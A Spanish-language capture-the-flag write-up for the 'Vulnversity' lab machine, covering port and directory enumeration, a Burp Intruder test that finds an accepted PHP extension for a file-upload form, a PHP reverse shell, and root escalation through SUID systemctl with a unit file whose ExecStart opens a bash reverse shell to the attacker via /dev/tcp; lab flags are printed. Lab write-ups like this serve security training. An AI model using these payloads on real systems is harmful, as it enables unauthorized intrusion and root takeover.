
Vulnversity



19/10/2021

Enumeration

WhichSystem.py

Mediante el tty sabesmos que es una maquina linux
10.10.57.252 (ttl -> 61): Linux

nmap

nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn -oG allPorts 10.10.57.252
descubrimos 6 puertos

ahora mediante descubrimiento de vulnerabilidades
sudo nmap -sC -sV -p21,22,139,445,3128,33331 10.10.57.252

```
21/tcp    open   ftp         vsftpd 3.0.3
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp  open   http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
33331/tcp closed diamondport
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2021-10-19T23:36:55-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-20T03:36:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.99 seconds
```

21 -> servicio ftp
22 -> Ubuntu como sistema operativo
3128 -> servicio http-proxy
vemos que la version de squid proxy es 3.5.12
3333-> webserver y vemos la pagina


VULN
UNIVERSITY
Home
About
Courses
Teacher
Blog
Events
Contact
Apply Now!
No Nation Can Prosper In Life Without Education
Apply Now
View Courses

dirb

dirb http://10.10.57.252:3333

DIRECTORY: http://10.10.57.252:3333/css/
DIRECTORY: http://10.10.57.252:3333/fonts/
DIRECTORY: http://10.10.57.252:3333/images/
DIRECTORY: http://10.10.57.252:3333/internal/

Gobuster

gobuster dir -u http://10.10.57.252:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

descubirmos varios directorio
/index.html
/images
/internal/

el directorio donde podemos cargar archivos es /internal/

wappalyzer

dice que tiene tecnologia php que podemos intentar cargar un payload

Explotation

Burpsuit

ahora veremos con burpsuite vemos que tipo de payload podemos cargar

intentamos con:
.py
.php
.jpg
.png
.gif

y ninguno carga

sin embargo con lo que encontramos de wappalyzer
podemos hacer una lista de los tipos de extenciones php que podria aceptar la plataforma


creamos un archivo
nano php.txt
.php
.php3
.php4
.php5
.phtml

pero con burpsuite intentamos cargar este archivo

abrimos brupsuite
ponemos proxy – intercept on
cargamos un payload.php
capturamos los paquetes
lo mandamos a intruder

nos vamos a intruder
click en Payloads
nos vamos a pyload options [Simple list]
y seleccionamos el archivo txt con las extenciones

nos vamos a position
attack type: sniper
seleccionamos solo la extencion .php y agredamo "Add §"



ejecutamos start attack type

vemos que accepta todas las extenciones php
vamos a cargar un payload con todas las extenciones acceptadas

primero cargamos un payload reverse shell y configuramos la ip y el puerto

nano reverse_shell.phtml

```
$ip = '10.13.14.123';  // CHANGE THIS
$port = 443;       // CHANGE THIS
```

subimos el payload con las diferentes extenciones
reverse_shell.phtml --> .phtml funciona

Obteniendo acceso a usuario normal

ahora ponemos en escucha nuestra maquina
```
nc -lvnp 443
```

y ejecutamos el payload que hemos subido
pero antes buscamos la carpeta donde se subio nuestra rever shell

```
gobuster dir -u http://10.10.57.252:3333/internal/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

encontramos la carpeta donde se subio nuestra reverse shell
http://10.10.57.252:3333/internal/uploads/

ejecutamos nuestra rever shell
y obtenemos acceso como usuario
www-data

para ver los usuarios
```
cat /etc/passwd
```
bill:x:1000:1000:,,,:/home/bill:/bin/bash

vemos que tenemos un usuario que se llama bill

accedemos a la carpeta bill
```
cd home/bill/
ls
```
user.txt
```
cat user.txt
```

obtenemos la bandera
8bd7992fbe8a6ad22a63361004cfcedb

Obteniendo acceso como root

ahora necesitamos escalar privilegios

buscamos que archivos corren en SUID que podamos explotar

```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```

```
-rwxr-sr-x 1 root tty 27368 May 16  2018 /usr/bin/wall
-rwxr-sr-x 1 root tty 14752 Mar  1  2016 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwxr-sr-x 1 root mlocate 39520 Nov 18  2014 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 62336 May 16  2017 /usr/bin/chage
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwxr-sr-x 1 root utmp 434216 Feb  7  2016 /usr/bin/screen
-rwxr-sr-x 1 root ssh 358624 Jan 31  2019 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwxr-sr-x 1 root crontab 36080 Apr  5  2016 /usr/bin/crontab
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwxr-sr-x 1 root shadow 22768 May 16  2017 /usr/bin/expiry
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwxr-sr-x 1 root utmp 10232 Mar 11  2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwxr-sr-x 1 root shadow 35600 Apr  9  2018 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 35632 Apr  9  2018 /sbin/pam_extrausers_chkpwd
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

este archivo nos interesa explotar
/bin/systemctl

buscamos el exploit
https://gist.github.com/A1vinSmith/78786df7899a840ec43c5ddecb6a4740

creamos un archivo(payload) en la carpeta /tmp root.service cambiando la ip

```
nano root.service
[Unit]
Description=roooooooooot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<KaliIP>/9999 0>&1'

[Install]
WantedBy=multi-user.target
```

ejecutamos el payload creado

```
/bin/systemctl enable /tmp/root.service
```

Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.

Ponemos en escucha en nuestra maquina

```
nc -lvnp 9999
```

ejecutamos el payload de nuevo

```
/bin/systemctl start root
```

y se nos ejecuta la reverse shell como root

```
id
```

uid=0(root) gid=0(root) groups=0(root)

```
ls
```

root.txt

```
cat root.txt
```

obtenemos la bandera
a58ff8579f0a9270368d33a9966c7fd5